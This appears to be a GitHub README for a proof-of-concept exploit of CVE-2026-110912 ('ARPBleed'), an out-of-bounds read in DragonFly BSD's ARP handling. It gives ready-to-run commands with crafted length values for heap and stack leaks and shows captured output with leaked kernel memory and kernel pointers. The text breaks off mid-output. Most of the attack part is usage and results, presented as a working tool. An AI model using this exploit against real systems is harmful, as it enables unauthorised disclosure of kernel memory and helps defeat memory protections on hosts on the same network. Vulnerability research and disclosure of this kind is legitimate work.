 0xblackash/cve-2026-110912
Python/scapy proof-of-concept for CVE-2026-110912 (ARPBleed), an ARP ar_hln/ar_pln out-of-bounds read in DragonFly BSD that leaks kernel heap and stack memory.

ARPBleed 🩸
ARP Packet Handling Vulnerability | DragonFly BSD | Security Research

ARPBleed is the name associated with the reported vulnerability CVE-2026-110912, involving improper handling of Address Resolution Protocol (ARP) packet length fields in DragonFly BSD.
According to the preliminary vulnerability description, malformed ARP packets may trigger an out-of-bounds memory read, potentially exposing portions of kernel memory through network responses.
Important: The vulnerability details presented here are preliminary and require verification against authoritative CVE records and official vendor advisories before being considered confirmed.
| Attribute | Details |
|---|---|
| CVE ID | CVE-2026-110912 |
| Vulnerability Name | ARPBleed |
| Reported Product | DragonFly BSD |
| Vulnerability Type | Out-of-bounds read |
| Related CWE | CWE-130 — Improper Handling of Length Parameter Inconsistency |
| Reported Attack Vector | Adjacent network |
| Authentication Required | Reportedly none |
| Potential Impact | Kernel memory disclosure |
| Reported CVSS Score | 7.1 — Unverified |
| Reported Affected Versions | Through 6.4.2 — Unverified |
| Remediation | Verify the official vendor patch |
The Address Resolution Protocol (ARP) is used in IPv4 networks to resolve IP addresses into hardware addresses, typically MAC addresses.
When a host needs to communicate with another device on the local network, it may broadcast an ARP request. The device with the corresponding IP address can respond with an ARP reply containing its hardware address.
CVE-2026-110912-ARPBleed.py - single file, needs python3 + scapy and root (raw socket).
sudo python3 CVE-2026-110912-ARPBleed.py <victim-ip> [<iface>] [--hln N] [--pln N]

# heap leak  (ar_sha carries ar_hln-6 bytes past the MAC)

sudo python3 CVE-2026-110912-ARPBleed.py 10.170.0.10 eth0 --hln 200 --pln 4

# stack leak (ar_spa carries ar_pln-4 bytes past &taddr)
sudo python3 CVE-2026-110912-ARPBleed.py 10.170.0.10 eth0 --hln 6 --pln 200

# sanity: a legal ARP, expect a clean reply and no leak
sudo python3 CVE-2026-110912-ARPBleed.py 10.170.0.10 eth0 --hln 6 --pln 4

# maximum single-packet leak
sudo python3 CVE-2026-110912-ARPBleed.py 10.170.0.10 eth0 --hln 255 --pln 255
The first 6 bytes of the leaked ar_sha region are the victim's real MAC and the first 4 bytes of ar_spa are the victim's IP - everything after that is out-of-bounds kernel memory. Exit code 0 on a captured leak, 2 when no reply arrives (behaviour of a fixed kernel).
Victim: DragonFly 6.4.2-RELEASE (stock install, QEMU virtio-net), 10.170.0.10. Attacker: Kali, scapy 2.7.01, 10.170.0.2, same L2 segment.
=== arpbleed - CVE-2026-110912 ARP ar_hln/ar_pln OOB-read PoC ===
[*] iface=eth0  attacker-mac=52:54:00:19:26:9a  victim=10.170.0.10
[*] ar_hln=6 ar_pln=4  arp_body=28  frame=42
[*] crafted ARP REQUEST sent; waiting for reply...
[+] captured ARP REPLY: 42 bytes  (reply ar_hln=6 ar_pln=4)
[*] reply ether-src = 52:54:00:df:04:94  (victim interface MAC)

[#####] HEAP LEAK  (ar_sha, 0 OOB bytes past 6-byte IF_LLADDR) [#####]
---- reply ar_sha [memcpy(ar_sha, IF_LLADDR, ar_hln)] (6 bytes; bytes [6..5] are the OOB leak) ----
  0000: 52 54 00 df 04 94                               |RT....|

[#####] STACK LEAK (ar_spa, 0 OOB bytes past 4-byte &taddr) [#####]
---- reply ar_spa [memcpy(ar_spa, &taddr, ar_pln)] (4 bytes; bytes [4..3] are the OOB leak) ----
  0000: 0a aa 00 0a                                     |....|

[*] reply ar_tha echoes attacker MAC + filler: True

[+] legal ARP answered normally - no leak bytes (sanity)
# rc=0
=== arpbleed - CVE-2026-110912 ARP ar_hln/ar_pln OOB-read PoC ===
[*] iface=eth0  attacker-mac=52:54:00:19:26:9a  victim=10.170.0.10
[*] ar_hln=200 ar_pln=4  arp_body=416  frame=430
[*] crafted ARP REQUEST sent; waiting for reply...
[+] captured ARP REPLY: 430 bytes  (reply ar_hln=200 ar_pln=4)
[*] reply ether-src = 52:54:00:df:04:94  (victim interface MAC)

[#####] HEAP LEAK  (ar_sha, 194 OOB bytes past 6-byte IF_LLADDR) [#####]
---- reply ar_sha [memcpy(ar_sha, IF_LLADDR, ar_hln)] (200 bytes; bytes [6..199] are the OOB leak) ----
  0000: 52 54 00 df 04 94 00 00 00 00 00 00 00 00 00 00 |RT..............|
  0010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
  0020: 00 00 00 00 00 00 00 00 00 00 0e 00 00 00 00 00 |................|
  0030: 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 |................|
  0040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
  0050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
  0060: 00 00 10 12 2a 46 00 f8 ff ff 00 00 00 00 00 00 |....*F..........|
  0070: 00 00 48 12 2a 46 00 f8 ff ff 00 00 00 00 00 00 |..H.*F..........|
  0080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
  0090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
  00a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
  00b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
  00c0: 00 00 00 00 00 00 00 00                         |........|
  -- kernel pointers in heap leak: 7 --
    heap + 38 (abs  44): 0xffff000000000000
    heap + 39 (abs  45): 0xffffff0000000000
    heap + 40 (abs  46): 0xffffffff00000000
    heap + 41 (abs  47): 0xffffffffff000000
    heap + 42 (abs  48): 0xffffffffffff0000
    heap + 92 (abs  98): 0xfffff800462a1210
    heap +108 (abs 114): 0xfffff800462a1248

[#####] STACK LEAK (ar_spa, 0 OOB bytes past 4-byte &taddr) [#####]
---- reply ar_spa [memcpy(ar_spa, &taddr, ar_pln)] (4 bytes; bytes [4..3] are the OOB leak) ----
  0000: 0a aa 00 0a                                     |....|

[*] reply ar_tha echoes attacker MAC + filler: True

[+] arpbleed REPRODUCED (remote): 194 heap OOB bytes + 0 stack OOB bytes; kernel pointers: 7 heap / 0 stack
# rc=0
=== arpbleed - CVE-2026-110912 ARP ar_hln/ar_pln OOB-read PoC ===
[*] iface=eth0  attacker-mac=52:54:00:19:26:9a  victim=10.170.0.10
[*] ar_hln=6 ar_pln=200  arp_body=420  frame=434
[*] crafted ARP REQUEST sent; waiting for reply...
[+] captured ARP REPLY: 434 bytes  (reply ar_hln=6 ar_pln=200)
[*] reply ether-src = 52:54:00:df:04:94  (victim interface MAC)

[#####] HEAP LEAK  (ar_sha, 0 OOB bytes past 6-byte IF_LLADDR) [#####]
---- reply ar_sha [memcpy(ar_sha, IF_LLADDR, ar_hln)] (6 bytes; bytes [6..5] are the OOB leak) ----
  0000: 52 54 00 df 04 94                               |RT....|
